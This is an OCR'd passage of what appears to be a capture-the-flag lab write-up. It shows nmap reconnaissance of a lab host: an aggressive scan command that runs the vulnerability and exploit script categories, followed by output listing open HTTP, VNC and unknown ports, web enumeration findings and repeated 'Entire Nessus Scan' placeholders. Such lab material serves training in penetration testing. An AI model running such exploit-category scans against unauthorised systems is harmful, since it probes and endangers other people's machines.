
```
SF:20Request")%r(TLSSessionReq,67,"HTTP/1\.1\x20400\x20Ba
d\x20Request\r\nC
SF:ontent-Type:\x20text/plain;\x20charset=utf-
8\r\nConnection:\x20close\r\
SF:n\r\n400\x20Bad\x20Request")%r(Kerberos,67,"HTTP/1\.1\
x20400\x20Bad\x20
SF:Request\r\nContent-
Type:\x20text/plain;\x20charset=utf-8\r\nConnection:
SF:\x20close\r\n\r\n400\x20Bad\x20Request")%r(FourOhFourR
equest,E0,"HTTP/1
SF:\.0\x20200\x20OK\r\nAccess-Control-Allow-
Origin:\x20\*\r\nContent-Type:
SF:\x20text/plain\r\nDate:\x20Tue,\x2008\x20Nov\x202022\x
2003:32:42\x20GMT
SF:\r\nContent-
Length:\x2090\r\n\r\nUNATCO\x20Liberty\x20Island\x20-
\x20Co
SF:mmand/Control\n\nRESTRICTED:\x20ANGEL/OA\n\nsend\x20a\
x20directive\x20t
SF:o\x20process");

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 22:33
Completed NSE at 22:33, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 22:33
Completed NSE at 22:33, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 22:33
Completed NSE at 22:33, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
```

```
Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 123.17
seconds
           Raw packets sent: 68035 (2.994MB) | Rcvd:
66975 (2.679MB)
```

Nmap Scan Vul

```
nmap -Pn -p- --script safe,discovery,vuln,exploit -T4 -vv --reason --script=vuln -oA vuln  $TargetIP
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-07 22:37 EST
NSE: Loaded 479 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 22:37
NSE: [broadcast-listener] not running for lack of privileges.
NSE: [broadcast-ataoe-discover] No interface supplied, use -e
NSE: [broadcast-igmp-discovery] not running due to lack of privileges.
NSE: [targets-ipv6-map4to6] This script is IPv6 only.
NSE: [broadcast-pppoe-discover] not running for lack of privileges.
NSE: [shodan-api] Error: Please specify your ShodanAPI key with the shodan-api.apikey argument
NSE: [targets-xml] Need to supply a file name with the targets-xml.iX argument
NSE: [mtrace] not running for lack of privileges.
NSE: [broadcast-ping] not running for lack of privileges.
NSE: [ipv6-multicast-mld-list] not running for lack of privileges.
NSE: [broadcast-sonicwall-discover] Not running for lack
```

```
of privileges.
NSE: [url-snarf] not running for lack of privileges.
NSE: [targets-ipv6-multicast-mld] not running for lack of
privileges.
NSE: [mrinfo] not running for lack of privileges.
NSE: [broadcast-dhcp6-discover] not running for lack of
privileges.
NSE: [broadcast-eigrp-discovery] not running for lack of
privileges.
NSE: [broadcast-pim-discovery] not running for lack of
privileges.
NSE: [broadcast-dhcp-discover] not running for lack of
privileges.
NSE: [llmnr-resolve] not running due to lack of
privileges.
NSE: not running for lack of privileges.
NSE: [lltd-discovery] not running for lack of privileges.
NSE: [knx-gateway-discover] Not running due to lack of
privileges.
NSE: [targets-ipv6-wordlist] Need to be executed for
IPv6.
NSE Timing: About 97.37% done; ETC: 22:37 (0:00:01
remaining)
Completed NSE at 22:37, 40.01s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 22:37
Completed NSE at 22:37, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 22:37
Completed NSE at 22:37, 0.00s elapsed
Pre-scan script results:
| broadcast-dns-service-discovery:
```



```
|   224.0.0.251
|     2020/tcp teamviewer
|_      Address=192.168.8.1
|_hostmap-robtex: *TEMPORARILY DISABLED* due to changes
in Robtex's API. See https://www.robtex.com/api/
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
| broadcast-wsdd-discover:
|   Devices
|     239.255.255.250
|         Message id: 602af8ec-9498-4a99-863a-
61c19fe6a677
|         Address: http://192.168.8.1:5357/a12ace66-c55b-
467c-99b0-219473bdb4d5/
|_        Type: Device pub:Computer
| targets-asn:
|_  targets-asn.asn is a mandatory parameter
|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to
changes in Robtex's API. See https://www.robtex.com/api/
Initiating Parallel DNS resolution of 1 host. at 22:37
Completed Parallel DNS resolution of 1 host. at 22:37,
2.02s elapsed
Initiating Connect Scan at 22:37
Scanning 10.10.191.163 [65535 ports]
Discovered open port 80/tcp on 10.10.191.163
Connect Scan Timing: About 5.17% done; ETC: 22:47
(0:09:28 remaining)
Connect Scan Timing: About 11.33% done; ETC: 22:46
(0:07:58 remaining)
```

```
Connect Scan Timing: About 18.80% done; ETC: 22:46
(0:07:25 remaining)
Connect Scan Timing: About 24.49% done; ETC: 22:46
(0:06:50 remaining)
Connect Scan Timing: About 33.91% done; ETC: 22:47
(0:06:22 remaining)
Connect Scan Timing: About 42.13% done; ETC: 22:47
(0:05:52 remaining)
Connect Scan Timing: About 47.34% done; ETC: 22:47
(0:05:18 remaining)
Discovered open port 5901/tcp on 10.10.191.163
Connect Scan Timing: About 54.17% done; ETC: 22:48
(0:04:45 remaining)
Connect Scan Timing: About 60.06% done; ETC: 22:48
(0:04:08 remaining)
Connect Scan Timing: About 65.57% done; ETC: 22:48
(0:03:33 remaining)
Connect Scan Timing: About 70.83% done; ETC: 22:48
(0:03:00 remaining)
Discovered open port 23023/tcp on 10.10.191.163
Connect Scan Timing: About 76.53% done; ETC: 22:47
(0:02:23 remaining)
Connect Scan Timing: About 82.56% done; ETC: 22:47
(0:01:45 remaining)
Connect Scan Timing: About 88.86% done; ETC: 22:47
(0:01:06 remaining)
Completed Connect Scan at 22:47, 582.73s elapsed (65535
total ports)
NSE: Script scanning 10.10.191.163.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 22:47
NSE: [tls-ticketbleed 10.10.191.163:5901] Not running due
```

```
to lack of privileges.
NSE: [firewall-bypass 10.10.191.163] lacks privileges.
NSE: [qscan 10.10.191.163] not running for lack of
privileges.
NSE: [ipidseq 10.10.191.163] not running for lack of
privileges.
NSE: [firewalk 10.10.191.163] not running for lack of
privileges.
NSE: [path-mtu 10.10.191.163] not running for lack of
privileges.
NSE Timing: About 70.93% done; ETC: 22:48 (0:00:24
remaining)
NSE Timing: About 99.11% done; ETC: 22:49 (0:00:01
remaining)
NSE Timing: About 99.76% done; ETC: 22:49 (0:00:00
remaining)
NSE Timing: About 99.92% done; ETC: 22:50 (0:00:00
remaining)
NSE Timing: About 99.92% done; ETC: 22:50 (0:00:00
remaining)
NSE Timing: About 99.92% done; ETC: 22:51 (0:00:00
remaining)
NSE Timing: About 99.92% done; ETC: 22:51 (0:00:00
remaining)
NSE Timing: About 99.92% done; ETC: 22:52 (0:00:00
remaining)
NSE Timing: About 99.92% done; ETC: 22:52 (0:00:00
remaining)
NSE Timing: About 99.92% done; ETC: 22:53 (0:00:00
remaining)
NSE Timing: About 99.92% done; ETC: 22:53 (0:00:00
remaining)
```

```
NSE Timing: About 99.92% done; ETC: 22:54 (0:00:00
remaining)
NSE Timing: About 99.92% done; ETC: 22:54 (0:00:00
remaining)
NSE Timing: About 99.92% done; ETC: 22:55 (0:00:00
remaining)
NSE Timing: About 99.92% done; ETC: 22:55 (0:00:00
remaining)
NSE Timing: About 99.92% done; ETC: 22:56 (0:00:00
remaining)
NSE Timing: About 99.92% done; ETC: 22:56 (0:00:00
remaining)
NSE Timing: About 99.92% done; ETC: 22:57 (0:00:00
remaining)
NSE Timing: About 99.92% done; ETC: 22:57 (0:00:00
remaining)
NSE Timing: About 99.92% done; ETC: 22:58 (0:00:01
remaining)
NSE Timing: About 99.92% done; ETC: 22:58 (0:00:01
remaining)
NSE Timing: About 99.92% done; ETC: 22:59 (0:00:01
remaining)
NSE Timing: About 99.92% done; ETC: 22:59 (0:00:01
remaining)
NSE Timing: About 99.92% done; ETC: 23:00 (0:00:01
remaining)
NSE Timing: About 99.92% done; ETC: 23:00 (0:00:01
remaining)
NSE Timing: About 99.92% done; ETC: 23:01 (0:00:01
remaining)
NSE Timing: About 99.92% done; ETC: 23:01 (0:00:01
remaining)
```

```
NSE Timing: About 99.92% done; ETC: 23:02 (0:00:01
remaining)
NSE Timing: About 99.92% done; ETC: 23:02 (0:00:01
remaining)
NSE Timing: About 99.92% done; ETC: 23:03 (0:00:01
remaining)
NSE Timing: About 99.92% done; ETC: 23:03 (0:00:01
remaining)
Completed NSE at 23:03, 982.02s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 23:03
Completed NSE at 23:03, 1.10s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 23:03
Completed NSE at 23:03, 0.00s elapsed
Nmap scan report for 10.10.191.163
Host is up, received user-set (0.20s latency).
Scanned at 2022-11-07 22:37:49 EST for 1566s
Not shown: 65531 closed tcp ports (conn-refused)
Bug in http-security-headers: no string output.
PORT      STATE    SERVICE REASON
80/tcp    open     http    syn-ack
| http-php-version: Logo query returned unknown hash
bf260913f64b64fbb62901ae3eff2bc1
|_Credits query returned unknown hash
bf260913f64b64fbb62901ae3eff2bc1
|_http-litespeed-sourcecode-download: Request with null
byte did not work. This web server might not be
vulnerable
|_http-xssed: No previously reported XSS vuln.
| http-vhosts:
|_128 names had status 200
```

```
|_http-malware-host: Host appears to be clean
| http-robots.txt: 2 disallowed entries
|_/datacubes *
|_http-wordpress-enum: Nothing found amongst the top 100
resources,use --script-args search-limit=<number|all> for
deeper analysis)
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-headers:
|   Date: Tue, 08 Nov 2022 03:48:46 GMT
|   Server: Apache/2.4.41 (Ubuntu)
|   Last-Modified: Sat, 22 Oct 2022 14:08:50 GMT
|   ETag: "38d-5eba018fbc080"
|   Accept-Ranges: bytes
|   Content-Length: 909
|   Vary: Accept-Encoding
|   Connection: close
|   Content-Type: text/html
|
|_  (Request type: HEAD)
|_http-errors: Couldn't find any error pages.
|_http-jsonp-detection: Couldn't find any JSONP
endpoints.
|_http-date: Tue, 08 Nov 2022 03:48:47 GMT; 0s from local
time.
| http-enum:
|_  /robots.txt: Robots file
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-wordpress-users: [Error] Wordpress installation
was not found. We couldn't find wp-login.php
|_http-drupal-enum: Nothing found amongst the top 100
resources,use --script-args number=<number|all> for
```

```
deeper analysis)
| http-useragent-tester:
|   Status for browser useragent: 200
|   Allowed User Agents:
|     Mozilla/5.0 (compatible; Nmap Scripting Engine;
https://nmap.org/book/nse.html)
|     libwww
|     lwp-trivial
|     libcurl-agent/1.0
|     PHP/
|     Python-urllib/2.5
|     GT::WWW
|     Snoopy
|     MFC_Tear_Sample
|     HTTP::Lite
|     PHPCrawl
|     URI::Fetch
|     Zend_Http_Client
|     http client
|     PECL::HTTP
|     Wget/1.13.4 (linux-gnu)
|_    WWW-Mechanize/1.34
|_http-referer-checker: Couldn't find any cross-domain
scripts.
|_http-devframework: Couldn't determine the underlying
framework or CMS. Try increasing
'httpspider.maxpagecount' value to spider more pages.
|_http-stored-xss: Couldn't find any stored XSS
vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-feed: Couldn't find any feeds.
| http-comments-displayer:
```

```
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.10.191.163
|
|     Path: http://10.10.191.163:80/badactors.html
|     Line number: 30
|     Comment:
|_        <!-- if you can see this I might add you to the list. per United Nations directive #17, F12 is now a international cyber crime -->
| http-grep:
|   (1) http://10.10.191.163:80/injected.js:
|     (1) ip:
|_      + 10.10.191.163
|_http-mobileversion-checker: No mobile version detected.
|_http-chrono: Request times for /; avg: 419.37ms; min: 398.96ms; max: 455.85ms
|_http-fetch: Please enter the complete path of the directory to save data in.
|_http-title: United Nations Anti-Terrorist Coalition
| http-sitemap-generator:
|   Directory structure:
|     /
|       Other: 1; css: 1; html: 4; png: 1; txt: 1
|   Longest directory structure:
|     Depth: 0
|     Dir: /
|   Total files found (by extension):
|_    Other: 1; css: 1; html: 4; png: 1; txt: 1
867/tcp   filtered unknown no-response
5901/tcp  open     vnc-1   syn-ack
|_banner: RFB 003.008
| vnc-info:
```

```
|   Protocol version: 3.8
|   Security types:
|     VeNCrypt (19)
|     VNC Authentication (2)
|   VeNCrypt auth subtypes:
|     Unknown security type (2)
|_    VNC auth, Anonymous TLS (258)
23023/tcp open     unknown syn-ack

Host script results:
|_clock-skew: 0s
| dns-blacklist:
|   SPAM
|     all.spamrats.com - FAIL
|     list.quorum.to - FAIL
|_    l2.apews.org - FAIL
| unusual-port:
|_  WARNING: this script depends on Nmap's
service/version detection (-sV)
| port-states:
|   tcp:
|     open: 80,5901,23023
|     filtered: 867
|_    closed: 1-79,81-866,868-5900,5902-23022,23024-65535
|_fcrdns: FAIL (No PTR record)
|_dns-brute: Can't guess domain of "10.10.191.163"; use
dns-brute.domain script argument.

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 23:03
Completed NSE at 23:03, 0.00s elapsed
```

```
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 23:03
Completed NSE at 23:03, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 23:03
Completed NSE at 23:03, 0.00s elapsed
Post-scan script results:
| reverse-index:
|   80/tcp: 10.10.191.163
|   5901/tcp: 10.10.191.163
|_  23023/tcp: 10.10.191.163
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1608.34
seconds
```

Entire Nessus Scan

Entire Nessus Scan

Entire Nessus Scan

Entire Nessus Scan

Entire Nessus Scan

Entire Nessus Scan

Entire Nessus Scan

Entire Nessus Scan

Entire Nessus Scan